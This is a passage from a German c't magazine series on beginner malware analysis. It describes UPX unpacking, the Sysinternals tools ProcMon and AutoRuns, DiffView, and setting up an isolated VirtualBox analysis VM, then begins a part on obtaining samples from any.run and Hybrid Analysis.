entweder schritt- oder etappenweise (etwa in einem Debugger) oder auch „am Stück“ bei begleitendem Moni-

toring oder anschließenden Untersuchungen des Systems aus.


UPX: schnell entpacken

Gegen manchen Packer oder obfuskierenden „Protector“ sind Sie als Einsteiger machtlos. Eine erfreuliche Ausnahme bildet allerdings der sehr verbreitete Open Source-Packer UPX, der vor allem der Komprimierung dient und entsprechend einfach zu entpacken ist.

Zeigt Ihnen beispielsweise PEStudio an, dass Ihr Sample mit UPX komprimiert wurde, können Sie dies mithilfe des UPX-Kommandozeilentools (siehe ct.de/w1cj) mit dem Befehl

```
upx -d (Pfad zum Sample)
```

rückgängig machen. Im Anschluss können Sie den dekomprimierten Code effizienter untersuchen. Wir haben UPX in diesem Artikel als „dynamisches“ Werkzeug eingeordnet, weil es den Code beim Entpacken wenigstens teilweise, nämlich bis zum ursprünglichen Einsprungspunkt der Malware vor dem Packen, ausführen muss.



Mit ein paar Klicks filtern Sie aus ProcMon die für Sie relevanten Informationen heraus.

ProcMon: Schadcode-Verhalten live beobachten

Das kleine portable Tool Process Monitor alias ProcMon (siehe ct.de/w1cj) ist Teil der „Sysinternals“, einer Sammlung nützlicher Windows-Tools von Microsoft.

ProcMon stellt in Echtzeit sämtliche Prozess- und Thread- sowie Registry-Aktivitäten auf dem System dar. Indem Sie gezielt mit Filtern arbeiten, können Sie diese Überwachungsfunktionen auf den laufenden Schadcode beschränken. Dazu klicken Sie auf das türkisfarbene Filtersymbol in der blauen Menüleiste, wählen den Filter „Process name“ und geben den Namen des Schadcodes nebst Endung ein. Zwei Klicks auf „Add“ und „Apply“ wenden den Filter an.


Wenn Sie im Anschluss die Malware starten, sehen Sie in ProcMon nur noch die von ihr angestoßenen Prozesse. Innerhalb dieser Ansicht können Sie per Rechtsklick auf einzelne Einträge nach verschiedenen Kriterien weiterfiltern. Probieren Sie es einfach einmal aus.

AutoRuns: schädliche Einträge aufdecken


Auch das Tool AutoRuns (siehe ct.de/w1cj) gehört zur Sysinternals-Sammlung. Microsoft beschreibt es als das „Utility mit dem umfassendsten Wissen bezüglich Autostart-Ordnern“. Es zeigt sämtliche Programme an, die beim Systemstart sowie der Windows-Anmeldung mitstarten.

Dabei ist AutoRuns so übersichtlich, wie das angesichts der vielen Arten von Prozessen und Autostart-Mechanismen, die alle in verschiedenen Tabs des Programms untergebracht werden müssen, eben machbar ist. Mit anderen Worten: nicht besonders. Dennoch lohnt es durchaus, ein wenig mit ihm zu experimentieren, um ein Gefühl für die Autostart-Mechanismen zu bekommen – ob nun mit oder ohne Malware.

Ein Tipp: Konzentrieren Sie sich zunächst einmal darauf, ob nach der Schadcode-Ausführung verdächtige Einträge in den Tabs „Logon“ und „Scheduled Tasks“ auftauchen. Bei der ersten Orientierung



Weiß einfach zu viel, um übersichtlich zu sein: das Sysinternals-Tool AutoRuns.



Aus der Übersicht aller DiffView-Funde können Sie bequem zu den detaillierten Auflistungen wechseln.

hilft außerdem ein sehr guter, allerdings englischsprachiger Artikel zur AutoRuns-Verwendung bei der Malware-Analyse des IT-Sicherheitsunternehmens Varonis (siehe ct.de/w1cj).

DiffView: Änderungen an Dateisystem und Registry


Während ProcMon Ihnen Einblicke in den aktiven Schadcode gewährt, liefert DiffView von Adlice Software im Anschluss an die Ausführung eine übersichtliche Zusammenfassung aller Änderungen an Dateisystem und Registry zurück (siehe ct.de/w1cj). Das Tool ist so praktisch und die Bedienung so selbsterklärend, dass man ihm die zwischendurch eingeblendeten Hinweise auf die kostenpflichtige Version verzeiht. Die Gratis-Version ist im Übrigen völlig ausreichend und dauerhaft verwendbar.

Falls sich im Zuge der Installation oder der Nutzung doch einmal Fragen ergeben sollten, hilft die ausführliche DiffView-Dokumentation weiter (siehe ct.de/w1cj).

Die Analyse-VM aufrüsten und den neuen Stand sichern

Wenn Sie entschieden haben, welche der vorgestellten Tools Sie ausprobieren möchten, ist es Zeit, die Win-10-Analyseumgebung in VirtualBox damit auszustatten. Dazu starten Sie die Virtualisierungssoft-

Alles installiert, einsortiert und die Verbindung getrennt? Zeit zum Erstellen Ihres künftigen Analyse-Startpunkts.



ware ab jenem Sicherungspunkt, den Sie bereits erstellt haben („ready_without_tools“).

Die Netzwerkverbindung der VM sollte in diesem Zustand gekappt sein; um die Downloads anzuwerfen, müssen wir sie kurzzeitig wiederherstellen. Stellen Sie also, wie im zweiten Teil beschrieben, den Adapter 1 von „nicht angeschlossen“ auf „NAT“ um und beginnen Sie mit dem Herunterladen der Analyse-Tools. Der Einfachheit halber haben wir Ihnen sämtliche Download-Links unter ct.de/w1cj zusammengefasst.

Wenn Sie möchten und dies noch nicht bei den Ninite-Downloads getan haben, nehmen Sie doch auch gleich noch 7-Zip mit in die VM – für den Fall, dass Sie einmal mit etwas exotischeren Archivformaten hantieren müssen.

Zugunsten der Übersichtlichkeit empfiehlt es sich, die Installationsdateien und Programme in Ordner einzusortieren, um etwa statische von dynamischen Analysetools und weiterer Software wie Texteditoren, 7-Zip oder UPX zu trennen. Desktopverknüpfungen können zusätzlich dabei helfen, den Überblick über die vorhandenen Werkzeuge zu behalten.

Im Netz kursieren vereinzelte Empfehlungen von Sicherheitsexperten, Tools umzubenennen. Das soll sie vor Schadcode verstecken, der laufende Prozesse überwacht und Analysewerkzeuge gezielt beendet. Zwar hat die Autorin dieses Artikels durchaus schon Malware analysiert, die tatsächlich diese Vorgehensweise gewählt hat. Angesichts der Vielzahl weiterer existenter Anti-Analyse/-Sandbox-Tricks hält sie die Vorteile gegenüber der potenziellen Verwirrung, die solche Umbenennungen stiften können, allerdings für fraglich. Entscheiden Sie also am Besten selbst, ob Sie diese zusätzliche Sicherheitsvorkehrung ausprobieren möchten.

Ausgangspunkt für Analysen schaffen

Wenn Sie alle benötigten Tools heruntergeladen, installiert und einsortiert haben, **wechseln Sie von „NAT“ zurück auf „nicht angeschlossen“**. Sieht Ihre Analyseumgebung so aus, dass Sie sich gut zurechtfinden und damit arbeiten können? Dann erstellen Sie jetzt den **„finalen“ Sicherungspunkt Ihrer Arbeitsumgebung („ready_with_tools“)**.

Hier starten Sie, wann immer Sie Schadcode analysieren wollen – und auch dann, wenn Sie vorhandene Tools updaten oder die VM um weitere Werkzeuge ergänzen wollen. In letzterem Fall achten Sie vor dem Erstellen eines weiteren Sicherungspunkts als neuem Ausgangspunkt wiederum penibel auf das Trennen der Netzwerkverbindung nach dem Download.

Im nächsten und letzten Artikel geht es an genau dieser Stelle weiter – mit Empfehlungen zu seriösen Malware-Quellen für Sicherheitsforscher und ihrer Anwendung. (anm) c't

Artikel aus
heise+
heise.de/plus

Download-Links und weitere Infos:
ct.de/w1cj

Bild: Black_Kira/Shutterstock.com

Schadcode finden und sicher analysieren

Nun ist es so weit: Der vierte und letzte Teil hilft bei der Sample-Suche für die erste eigene Malware-Analyse und erklärt das sichere Handling zwischen Host und VM.

Von **Olivia von Westernhagen**

Beim Hantieren mit Schadcode ist immer Vorsicht geboten, ganz egal, wie gut Sie Ihr System abgesichert haben. Wir nennen Ihnen seriöse Quellen, aus denen Sicherheitsforscher Samples beziehen können, ohne Ihre Systeme in Gefahr zu bringen. Und wir zeigen, wie Sie die Risiken beim Handling auf dem Hostsystem minimieren und den Schadcode ausbruchssicher in die VM transferieren.

Ihre Analyse-VM ist nun einsatzbereit. Was noch fehlt, ist Übungsmaterial, sprich: Schadcode zum Experimentieren mit den installierten Tools. Statt nun einfach bei deaktiviertem Defender nebst Firewall auf dubiosen Websites herumzusurfen, steuern Sie besser seriöse Malware-Quellen für gezielte, kontrollierte Downloads an. Nachfolgend haben wir vier Empfehlungen für Sie zusammengestellt.

Schadcode gezielt suchen: any.run und Hybrid Analysis


Falls Sie bereits konkrete Vorstellungen davon haben, welche Malware-Familie oder -Art Sie sich anschauen möchten, bieten Ihnen die Plattformen any.run und Hybrid-Analysis einen guten Ausgangspunkt für Ihre Suche (siehe ct.de/wstz). Die Nutzung dieser Dienste erfordert eine einmalige, allerdings kostenlose Registrierung.

any.run ist ein interaktiver Sandbox-Dienst: Angemeldete Nutzer können Schadcode hochladen und während der Analyse über den Browser mit ihm interagieren. Für „Suchende“ interessant ist, dass den fertigen Analyse-Reports jeweils auch die hochgeladenen Samples beigefügt sind. Für die gezielte Report- beziehungsweise Sample-Suche stehen Ihnen im Bereich „Public Submissions“ Filterfunktionen zur Verfügung. Sie können diese per Klick auf das Filtersymbol oben rechts öffnen.

